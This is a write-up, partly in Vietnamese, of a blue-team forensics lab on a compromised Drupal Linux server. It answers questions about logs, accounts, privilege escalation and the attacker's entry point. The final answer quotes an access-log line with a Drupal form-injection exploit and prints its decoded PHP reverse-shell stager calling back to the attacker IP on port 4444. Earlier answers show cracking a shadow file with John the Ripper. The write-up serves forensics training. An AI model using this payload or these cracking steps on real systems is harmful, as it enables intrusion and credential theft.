Hacked Blue Team Lab
====================
Category: Endpoint Forensics
https://cyberdefenders.org/blueteam-ctf-challenges/hacked/
Instructions:
- Uncompress the lab (pass: **cyberdefenders.org**)
---
A soc analyst has been called to analyze a compromised Linux web server. Figure out how the threat actor gained access, what modifications were applied to the system, and what persistent techniques were utilized. (e.g. backdoors, users, sessions, etc).
Tools:
- [FTKImager](https://accessdata.com/products-services/forensic-toolkit-ftk/ftkimager)
- [R-studio recovery](https://www.r-studio.com/)
- [Guide: mounting challenge disk image on Linux](https://bwiggs.com/posts/2021-07-25-cyberdefenders-hacked/).
- [last command](https://www.baeldung.com/linux/last-command#:~:text=The%20last%20command%20displays%20information,data%20source%20to%20generate%20reports.)
- [unshadow](https://manpages.ubuntu.com/manpages/bionic/man8/unshadow.8.html)
- [JohnTheRipper](https://www.openwall.com/john/)
- [RockYou](https://github.com/brannondorsey/naive-hashcat/releases/download/data/rockyou.txt)
# Q1 - What is the system timezone?
Timezone của hệ thống là gì? Câu này hỏi về Linux TimeZone configuration.
> Trong hệ điều hành Linux, thông tin về múi giờ được lưu trữ tại các tệp và thư mục sau:
>
> 1. **`/etc/timezone`**: Tệp này chứa tên của múi giờ hiện tại. Ví dụ, nội dung của nó có thể là `Europe/London`.
>
> 2. **`/etc/localtime`**: Đây là một liên kết tượng trưng (symlink) hoặc tệp nhị phân trỏ đến tệp múi giờ tương ứng trong thư mục `/usr/share/zoneinfo`. Tệp này chứa thông tin chi tiết về múi giờ hiện tại được hệ thống sử dụng.
>
> 3. **`/usr/share/zoneinfo/`**: Thư mục này chứa các tệp múi giờ cho tất cả các khu vực trên thế giới. Mỗi tệp là một định nghĩa nhị phân của múi giờ. Các tệp này được sắp xếp theo cấu trúc thư mục phản ánh các múi giờ khác nhau, chẳng hạn như `America/New_York` hoặc `Asia/Ho_Chi_Minh`.
Mình sẽ check file root/etc/timezone:

=> Europe/Brussels
# Q2 - Who was the last user to log in to the system?
Người dùng cuối cùng đăng nhập vào hệ thống là ai? Câu này hỏi về users' login activities on Linux.

Mình có thể sử dụng command `last -f wtmp` để analyze '/var/log/wtmp' file, nhưng trong bài lab này mình đã sử dụng FTK nên mình sẽ xem trong đó.
> The auth log is a valuable source of login-related information in Linux systems. By examining the auth log, you can access a comprehensive list of **login events, including timestamps, usernames, IP addresses, and authentication methods**.
Check /root/var/log/auth.log và xem log cuối cùng.

=> mail
# Q3 - What was the source port the user 'mail' connected from?
Cổng nguồn của người dùng mail được kết nối từ đâu?
> Trong mạng máy tính, mỗi kết nối mạng được xác định bằng một cặp địa chỉ IP và cổng (port). Một cổng nguồn (source port) là một số cổng trên máy tính của người gửi, từ đó dữ liệu được gửi đi. Khi một người dùng hoặc một dịch vụ trên máy tính thiết lập một kết nối ra ngoài (ví dụ như gửi email, truy cập website, v.v.), hệ điều hành sẽ gán một cổng nguồn ngẫu nhiên cho kết nối đó.

=> 57708
# Q4 - How long was the last session for user 'mail'? (Minutes only)
Phiên cuối cùng của người mail là bao lâu? (Phút thôi nha)

Mình tính thời gian từ lúc session opened đến lúc session closed for user mail là 1 phút.
=> 1
# Q5 - Which server service did the last user use to log in to the system?
Người dùng cuối cùng đã sử dụng dịch vụ máy chủ nào để đăng nhập vào hệ thống?

=> sshd
# Q6 - What type of authentication attack was performed against the target machine?
Loại tấn công xác thực nào đã được thực hiện đối với máy mục tiêu? Bài này hỏi về loại authentication attack.

Check failed logins, có rất nhiều attempts của user 'root' từ cùng 1 địa chỉ IP. Vì vậy đây là tấn công bruteforce.

> **A brute-force** attack is a method used by cyber attackers to gain unauthorized access to a system, account, or encrypted data by trying a large number of possible combinations of usernames, passwords, encryption keys, or other authentication credentials. This attack relies on the sheer volume of attempts, systematically trying all possible options until the correct one is found.
=> Brute-force
# Q7 - How many IP addresses are listed in the '/var/log/lastlog' file?
Có bao nhiêu địa chỉ IP được liệt kê trong tệp '/var/log/lastlog'?
```bash
strings /mnt/Linux/var/log/lastlog | grep -oE "\b([0-9]{1,3}\.){3}[0-9]{1,3}\b" | sort | uniq
```

=> 2
# Q8 - How many users have a login shell?
Có bao nhiêu người dùng có shell đăng nhập?


Đến root/etc/passwd, check users với /bin/bash shell:

=> 5
# Q9 - What is the password of the mail user?
Mật khẩu của người dùng mail là gì? Phân tích cấu trúc file passwd và shadow trong linux nha.
> The **/etc/passwd** file stores essential information required during login. In other words, it stores user account information. The /etc/passwd is a plain text file. It contains a list of the system’s accounts, giving for each account some useful information like user ID, group ID, home directory, shell, and more. The /etc/passwd file should have general read permission as many command utilities use it to map user IDs to user names. However, write access to the /etc/passwd must only limit for the superuser/root account.
> The **/etc/shadow** is a text-based password file. The shadow file stores the hashed passphrase (or “hash”) format for Linux user account with additional properties related to the user password. This shadow file is directly accessible only to the root user. However, some commands or programs (e.g., su, passwd, and others) with unique SetUID (SUID) are set on them to grant them access to the shadow file. Understanding /etc/shadow file format is essential for sysadmins and developers to debug user account issues. Hence, we are going to learn about it.
### /etc/passwd file format

1. **Username**: It is used when user logs in. It should be between 1 and 32 characters in length.
2. **Password**: An x character indicates that encrypted and salted password is stored in [/etc/shadow file](https://www.cyberciti.biz/faq/understanding-etcshadow-file/ "Understanding /etc/shadow file format on Linux"). Please note that you need to use the passwd command to computes the hash of a password typed at the CLI or to store/update the hash of the password in /etc/shadow file.
3. **User ID (UID)**: Each user must be assigned a user ID (UID). UID 0 (zero) is reserved for root and UIDs 1-99 are reserved for other predefined accounts. Further UID 100-999 are reserved by system for administrative and system accounts/groups.
4. **Group ID (GID)**: The primary group ID (stored in /etc/group file)
5. **User ID Info (GECOS)**: The comment field. It allow you to add extra information about the users such as user’s full name, phone number etc. This field use by finger command.
6. **Home directory**: The absolute path to the directory the user will be in when they log in. If this directory does not exists then users directory becomes /
7. **Command/shell**: The absolute path of a command or shell (/bin/bash). Typically, this is a shell. Please note that it does not have to be a shell. For example, sysadmin can use the nologin shell, which acts as a replacement shell for the user accounts. If shell set to /sbin/nologin and the user tries to log in to the Linux system directly, the /sbin/nologin shell closes the connection.
### /etc/shadow file format

As with the [/etc/passwd](https://www.cyberciti.biz/faq/understanding-etcpasswd-file-format/ "Understanding /etc/passwd File Format"), each field in the shadow file is also separated with “:” colon characters as follows:
1. **Username** : A valid account name, which exist on the system.
2. **Password** : Your encrypted password is in hash format. The password should be minimum 15-20 characters long including special characters, digits, lower case alphabetic and more. Usually password format is set to $id$salt$hashed, The $id is the algorithm prefix used On GNU/Linux as follows
1. **$1$** is MD5
2. **$2a$** is Blowfish
3. **$2y$** is Blowfish
4. **$5$** is SHA-256
5. **$6$** is SHA-512
6. **$y$** is yescrypt
3. **Last password change (lastchanged)** : The date of the last password change, expressed as the number of days since Jan 1, 1970 (Unix time). The value 0 has a special meaning, which is that the user should change her password the next time she will log in the system. An empty field means that password aging features are disabled.
4. **Minimum** : The minimum number of days required between password changes i.e. the number of days left before the user is allowed to change her password again. An empty field and value 0 mean that there are no minimum password age.
5. **Maximum** : The maximum number of days the password is valid, after that user is forced to change her password again.
6. **Warn** : The number of days before password is to expire that user is warned that his/her password must be changed
7. **Inactive** : The number of days after password expires that account is disabled.
8. **Expire** : The date of expiration of the account, expressed as the number of days since Jan 1, 1970.
```
unshadow passwd shadow > cracked.txt
```

```
john --wordlist=rockyou.txt cracked.txt
```

=> forensics
# Q10 - Which user account was created by the attacker?
Tài khoản người dùng nào đã được tạo bởi kẻ tấn công? Ta có thể thấy hình trên có thêm 1 account nữa cùng password với user mail, suy ra acc đó có thể là acc được tạo ra bởi attacker => php
Một các khác là `cat auth.log | grep useradd` sẽ thấy 1 acc được tạo và add vào group sudo:

=> php
# Q11 - How many user groups exist on the machine?
Có bao nhiêu user groups trên máy? Mình sẽ đi đến file /etc/Group và đếm số dòng:
```
cat group | wc -l
```

# Q12 - How many users have sudo access?
Có bao nhiêu user có quyền truy cập sudo? Đầu tiên mình vào etc/sudoers, file này list cho mình group và user có quyền sudo.

Dấu % kia chỉ ra rằng admin và sudo là system groups.
Sudoers file syntax:

Tất cả members trong group sudo đều có quyền truy cập sudo, quay lại file etc/group, nhìn vào dòng sudo ta sẽ thấy 2 users là mail và php.

=> 2
# Q13 - What is the home directory of the PHP user?
Home directory của user PHP là gì? Mình sẽ xem file passwd, như phân tích ở trên, file passwd lưu thông tin người dùng, nhắc lại cấu trúc như sau:
**username:password:UID:GID:comment:home_directory:shell**
Cột thứ 6 chính là home directory.

=> /usr/php
# Q14 - What command did the attacker use to gain root privilege? (Answer contains two spaces).
Attacker đã sử dụng command nào để lấy quyền root? Bài này mình sẽ làm quen với khái niệm gọi là leo thang đặc quyền (Privilege Escalation). Đầu tiên mình truy cập file var/mail/bash_history, nơi lưu giữ lịch sử command của user mail.

Vậy giữa những command này đâu là command sử dụng để lấy quyền root. Sau khi tìm hiểu thì mình biết được lệnh sudo su kết hợp `sudo` và `su` cho phép bạn xác thực bằng mật khẩu của người dùng hiện tại rồi chuyển sang tài khoản root mà không cần nhập mật khẩu của root.
=> sudo su -
# Q15 - Which file did the user 'root' delete?
User root đã xóa file nào? Mình chỉ cần vào bash_history của user root ở địa chỉ /root/bash_history và xem đã remove file nào.

=> 37292.c
# Q16 - Recover the deleted file, open it and extract the exploit author name.
Khôi phục tệp đã xóa, mở tệp và trích xuất tên tác giả. Có một cách đơn giản để có đáp án câu này là search CVE trên [explore-db](https://www.exploit-db.com/exploits/37292).

=> Rebel
# Q17 - What is the content management system (CMS) installed on the machine?
CMS được cài đặt trong máy là gì?
> CMS là gì?
> ----------
>
> **CMS** là chữ viết tắt của **C**ontent **M**anagement **S**ystem. Còn gọi là hệ thống quản trị nội dung nhằm mục đích giúp dễ dàng quản lý, chỉnh sửa nội dung. Nội dung ở đây là text, video, nhạc, hình ảnh, files… CMS là nơi người quản trị Website có thể cập nhật, thay đổi nội dung trên Website. Một hệ thống CMS tốt sẽ cho phép vận hành Website mà không cần sự can thiệp, hỗ trợ từ người lập trình trang web.
>
>
> Các CMS thông dụng hiện nay
> ---------------------------
>
> Phổ biến hiện nay người ta hay sử dụng WordPress, Magento (Opensource) hoặc làm shop có phí là Shopify…trong đó WordPress thích hợp với các website dạng blog, tin tức, giới thiệu công ty, shop bán hàng nhỏ và vừa… Magento thích hợp làm các website thương mại điện tử. Top các CMS nổi trội:
>
> - WordPress (Opensource)
> - Magento (Opensource)
> - Joomla (Opensource)
> - Drupal (Opensource)
> - Shopify (Có phí)
> - Và còn nhiều nữa…
* Cách 1 :
Mình tìm trong /etc và thấy drupal.

* Cách 2:
Mình tìm trong var/html/jabc/index.php

=> Drupal
# Q18 - What is the version of the CMS installed on the machine?
Phiên bản CMS được cài đặt trên máy là gì? Chúng ta có thể đọc tệp blog.info để xác định thêm thông tin chi tiết về CMS hoặc truy cập /var/www/html/includes/bootstrap.inc.

=> 7.26
# Q19 - Which port was listening to receive the attacker's reverse shell?
Cổng nào đang lắng nghe để nhận reverse shell của kẻ tấn công?
> Reverse shell là gì ?
> ---------------------
> Reverse shell là 1 loại session shell (ngoài ra còn có web shell, bind shell,.. ) là shell có kết nối bắt nguồn từ 1 máy chủ đóng vai trò là target đến 1 máy chủ khác đóng vai trò host . Khi đó target sẽ tạo kết nối ra bên ngoài và host sẽ lắng nghe. Trong trường hợp Attacker mà đã khai thác được lỗ hổng có thể dẫn đến RCE có thể dùng Reverse shell để tạo kết nối đến máy attacker để hacker thao tác với máy target. Một Reverse shell (hay còn gọi connect-back shell) cũng có thể là cách duy nhất để để thao tác remote thông qua shell mà không gặp vấn đề với NAT hoặc firewall.
> Reverse shell hoạt động như thế nào ?
-------------------------------------

> Như bình thường, để có thể tạo ra remote shell để remote từ xa, máy tính của attacker kết nối tới một máy chủ target và yêu cầu một shell session - đây gọi là bind shell. Nhưng có 1 vấn đề có thể xảy ra là nếu máy chủ kia không thể truy cập trực tiếp , ví dụ là có thể không có public IP hoặc được bảo vệ với Firewall thì sao? Trong trường hợp này, Reverse shell cần được sử dụng, khi mà target có một kết nối ra bên ngoài để host lắng nghe các kết nối đến và tạo nên shell session.
* acess.log:
> An access log is a list of all requests for individual files that people or bots have requested from a website
Theo như câu 6 mình đã biết IP của attacker là 192.168.210.131, vì vậy mình sẽ truy cập /var/log/apache2/access.log và grep ip đó xem chúng đã làm những gì và thấy dòng base64 sau:
```bash!
192.168.210.131 - - [05/Oct/2019:13:01:27 +0200] "POST /jabc/?q=user/password&name%5b%23post_render%5d%5b%5d=assert&name%5b%23markup%5d=eval%28base64_decode%28Lyo8P3BocCAvKiovIGVycm9yX3JlcG9ydGluZygwKTsgJGlwID0gJzE5Mi4xNjguMjEwLjEzMSc7ICRwb3J0ID0gNDQ0NDsgaWYgKCgkZiA9ICdzdHJlYW1fc29ja2V0X2NsaWVudCcpICYmIGlzX2NhbGxhYmxlKCRmKSkgeyAkcyA9ICRmKCJ0Y3A6Ly97JGlwfTp7JHBvcnR9Iik7ICRzX3R5cGUgPSAnc3RyZWFtJzsgfSBpZiAoISRzICYmICgkZiA9ICdmc29ja29wZW4nKSAmJiBpc19jYWxsYWJsZSgkZikpIHsgJHMgPSAkZigkaXAsICRwb3J0KTsgJHNfdHlwZSA9ICdzdHJlYW0nOyB9IGlmICghJHMgJiYgKCRmID0gJ3NvY2tldF9jcmVhdGUnKSAmJiBpc19jYWxsYWJsZSgkZikpIHsgJHMgPSAkZihBRl9JTkVULCBTT0NLX1NUUkVBTSwgU09MX1RDUCk7ICRyZXMgPSBAc29ja2V0X2Nvbm5lY3QoJHMsICRpcCwgJHBvcnQpOyBpZiAoISRyZXMpIHsgZGllKCk7IH0gJHNfdHlwZSA9ICdzb2NrZXQnOyB9IGlmICghJHNfdHlwZSkgeyBkaWUoJ25vIHNvY2tldCBmdW5jcycpOyB9IGlmICghJHMpIHsgZGllKCdubyBzb2NrZXQnKTsgfSBzd2l0Y2ggKCRzX3R5cGUpIHsgY2FzZSAnc3RyZWFtJzogJGxlbiA9IGZyZWFkKCRzLCA0KTsgYnJlYWs7IGNhc2UgJ3NvY2tldCc6ICRsZW4gPSBzb2NrZXRfcmVhZCgkcywgNCk7IGJyZWFrOyB9IGlmICghJGxlbikgeyBkaWUoKTsgfSAkYSA9IHVucGFj.aygiTmxlbiIsICRsZW4pOyAkbGVuID0gJGFbJ2xlbiddOyAkYiA9ICcnOyB3aGlsZSAoc3RybGVuKCRiKSA8ICRsZW4pIHsgc3dpdGNoICgkc190eXBlKSB7IGNhc2UgJ3N0cmVhbSc6ICRiIC49IGZyZWFkKCRzLCAkbGVuLXN0cmxlbigkYikpOyBicmVhazsgY2FzZSAnc29ja2V0JzogJGIgLj0gc29ja2V0X3JlYWQoJHMsICRsZW4tc3RybGVuKCRiKSk7IGJyZWFrOyB9IH0gJEdMT0JBTFNbJ21zZ3NvY2snXSA9ICRzOyAkR0xPQkFMU1snbXNnc29ja190eXBlJ10gPSAkc190eXBlOyBpZiAoZXh0ZW5zaW9uX2xvYWRlZCgnc3Vob3NpbicpICYmIGluaV9nZXQoJ3N1aG9zaW4uZXhlY3V0b3IuZGlzYWJsZV9ldmFsJykpIHsgJHN1aG9zaW5fYnlwYXNzPWNyZWF0ZV9mdW5jdGlvbignJywgJGIpOyAkc3Vob3Npbl9ieXBhc3MoKTsgfSBlbHNlIHsgZXZhbCgkYik7IH0gZGllKCk7%29%29%3b&name%5b%23type%5d=markup HTTP/1.1" 200 13983 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
```
Decode ra ta sẽ có port là 4444.
```bash!
>>> import base64
>>> base64.b64decode('Lyo8P3BocCAvKiovIGVycm9yX3JlcG9ydGluZygwKTsgJGlwID0gJzE5Mi4xNjguMjEwLjEzMSc7ICRwb3J0ID0gNDQ0NDsgaWYgKCgkZiA9ICdzdHJlYW1fc29ja2V0X2NsaWVudCcpICYmIGlzX2NhbGxhYmxlKCRmKSkgeyAkcyA9ICRmKCJ0Y3A6Ly97JGlwfTp7JHBvcnR9Iik7ICRzX3R5cGUgPSAnc3RyZWFtJzsgfSBpZiAoISRzICYmICgkZiA9ICdmc29ja29wZW4nKSAmJiBpc19jYWxsYWJsZSgkZikpIHsgJHMgPSAkZigkaXAsICRwb3J0KTsgJHNfdHlwZSA9ICdzdHJlYW0nOyB9IGlmICghJHMgJiYgKCRmID0gJ3NvY2tldF9jcmVhdGUnKSAmJiBpc19jYWxsYWJsZSgkZikpIHsgJHMgPSAkZihBRl9JTkVULCBTT0NLX1NUUkVBTSwgU09MX1RDUCk7ICRyZXMgPSBAc29ja2V0X2Nvbm5lY3QoJHMsICRpcCwgJHBvcnQpOyBpZiAoISRyZXMpIHsgZGllKCk7IH0gJHNfdHlwZSA9ICdzb2NrZXQnOyB9IGlmICghJHNfdHlwZSkgeyBkaWUoJ25vIHNvY2tldCBmdW5jcycpOyB9IGlmICghJHMpIHsgZGllKCdubyBzb2NrZXQnKTsgfSBzd2l0Y2ggKCRzX3R5cGUpIHsgY2FzZSAnc3RyZWFtJzogJGxlbiA9IGZyZWFkKCRzLCA0KTsgYnJlYWs7IGNhc2UgJ3NvY2tldCc6ICRsZW4gPSBzb2NrZXRfcmVhZCgkcywgNCk7IGJyZWFrOyB9IGlmICghJGxlbikgeyBkaWUoKTsgfSAkYSA9IHVucGFj.aygiTmxlbiIsICRsZW4pOyAkbGVuID0gJGFbJ2xlbiddOyAkYiA9ICcnOyB3aGlsZSAoc3RybGVuKCRiKSA8ICRsZW4pIHsgc3dpdGNoICgkc190eXBlKSB7IGNhc2UgJ3N0cmVhbSc6ICRiIC49IGZyZWFkKCRzLCAkbGVuLXN0cmxlbigkYikpOyBicmVhazsgY2FzZSAnc29ja2V0JzogJGIgLj0gc29ja2V0X3JlYWQoJHMsICRsZW4tc3RybGVuKCRiKSk7IGJyZWFrOyB9IH0gJEdMT0JBTFNbJ21zZ3NvY2snXSA9ICRzOyAkR0xPQkFMU1snbXNnc29ja190eXBlJ10gPSAkc190eXBlOyBpZiAoZXh0ZW5zaW9uX2xvYWRlZCgnc3Vob3NpbicpICYmIGluaV9nZXQoJ3N1aG9zaW4uZXhlY3V0b3IuZGlzYWJsZV9ldmFsJykpIHsgJHN1aG9zaW5fYnlwYXNzPWNyZWF0ZV9mdW5jdGlvbignJywgJGIpOyAkc3Vob3Npbl9ieXBhc3MoKTsgfSBlbHNlIHsgZXZhbCgkYik7IH0gZGllKCk7')
b'/*<?php /**/ error_reporting(0); $ip = \'192.168.210.131\'; $port = 4444; if (($f = \'stream_socket_client\') && is_callable($f)) { $s = $f("tcp://{$ip}:{$port}"); $s_type = \'stream\'; } if (!$s && ($f = \'fsockopen\') && is_callable($f)) { $s = $f($ip, $port); $s_type = \'stream\'; } if (!$s && ($f = \'socket_create\') && is_callable($f)) { $s = $f(AF_INET, SOCK_STREAM, SOL_TCP); $res = @socket_connect($s, $ip, $port); if (!$res) { die(); } $s_type = \'socket\'; } if (!$s_type) { die(\'no socket funcs\'); } if (!$s) { die(\'no socket\'); } switch ($s_type) { case \'stream\': $len = fread($s, 4); break; case \'socket\': $len = socket_read($s, 4); break; } if (!$len) { die(); } $a = unpack("Nlen", $len); $len = $a[\'len\']; $b = \'\'; while (strlen($b) < $len) { switch ($s_type) { case \'stream\': $b .= fread($s, $len-strlen($b)); break; case \'socket\': $b .= socket_read($s, $len-strlen($b)); break; } } $GLOBALS[\'msgsock\'] = $s; $GLOBALS[\'msgsock_type\'] = $s_type; if (extension_loaded(\'suhosin\') && ini_get(\'suhosin.executor.disable_eval\')) { $suhosin_bypass=create_function(\'\', $b); $suhosin_bypass(); } else { eval($b); } die();'
>>>
```
=> 4444
# References and Further Readings
https://ahmed-naser.medium.com/hacked-blue-team-challenge-walkthrough-write-up-86f3107b3af2
https://medium.com/@JakubLakomy/hacked-blue-team-challenge-cyberdefenders-org-230f7fe45be2
https://forensicskween.com/ctf/cyberdefenders/hacked/
https://nathan-out.github.io/write-up/cyberdefenders-digital-forensic-hacked/
https://0xmedhat.gitbook.io/whoami/hacked-cyberdefenders
https://anelshaer.medium.com/cyberdefenders-hacked-walkthrough-51edbc183d41
https://viblo.asia/p/tim-hieu-linux-system-configuration-qzaGzZNwGyO
https://linuxier.com/how-to-check-login-history-in-linux/#:~:text=To%20check%20login%20history%20in,way%20to%20review%20login%20activities.
https://funix.edu.vn/chia-se-kien-thuc/shell-dang-nhap-linux/
https://linuxhandbook.com/login-shell/
https://www.cyberciti.biz/faq/understanding-etcshadow-file/
https://www.cyberciti.biz/faq/understanding-etcpasswd-file-format/#google_vignette
https://askubuntu.com/questions/70534/what-are-the-differences-between-su-sudo-s-sudo-i-sudo-su
https://askubuntu.com/questions/180957/how-do-i-gain-root-privileges
https://viblo.asia/p/leo-thang-dac-quyen-trong-linux-linux-privilege-escalation-0-using-sudo-rights-3Q75w8x2KWb
https://whitehat.vn/threads/quyen-luc-root-va-van-de-an-toan-he-thong.7743/
https://topdev.vn/blog/cms-la-gi/
https://viblo.asia/p/hieu-ro-ve-reverse-shells-LzD5ddE45jY
https://vi.semrush.com/kb/880-access-log
 Sign in via Google
 Sign in via Facebook
 Sign in via X(Twitter)
 Sign in via GitHub
 Sign in via Dropbox
 Sign in with Wallet
Connect another wallet
Sign in with Wallet
Connect another wallet